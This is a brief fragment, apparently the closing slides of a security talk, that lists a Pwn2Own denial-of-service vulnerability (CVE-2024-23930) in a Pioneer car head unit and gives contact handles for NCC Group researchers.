CVE-2024-23930 ZDI-24-1043	(0Day) (Pwn2Own) Pioneer DMH-WT7600NEX Media Service Improper Handling of Exceptional Conditions Denial-of-Service Vulnerability

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Questions?

x.com/_mccaulay

x.com/alexjplaskett

www.nccgroup.com

x.com/NCCGroupInfosec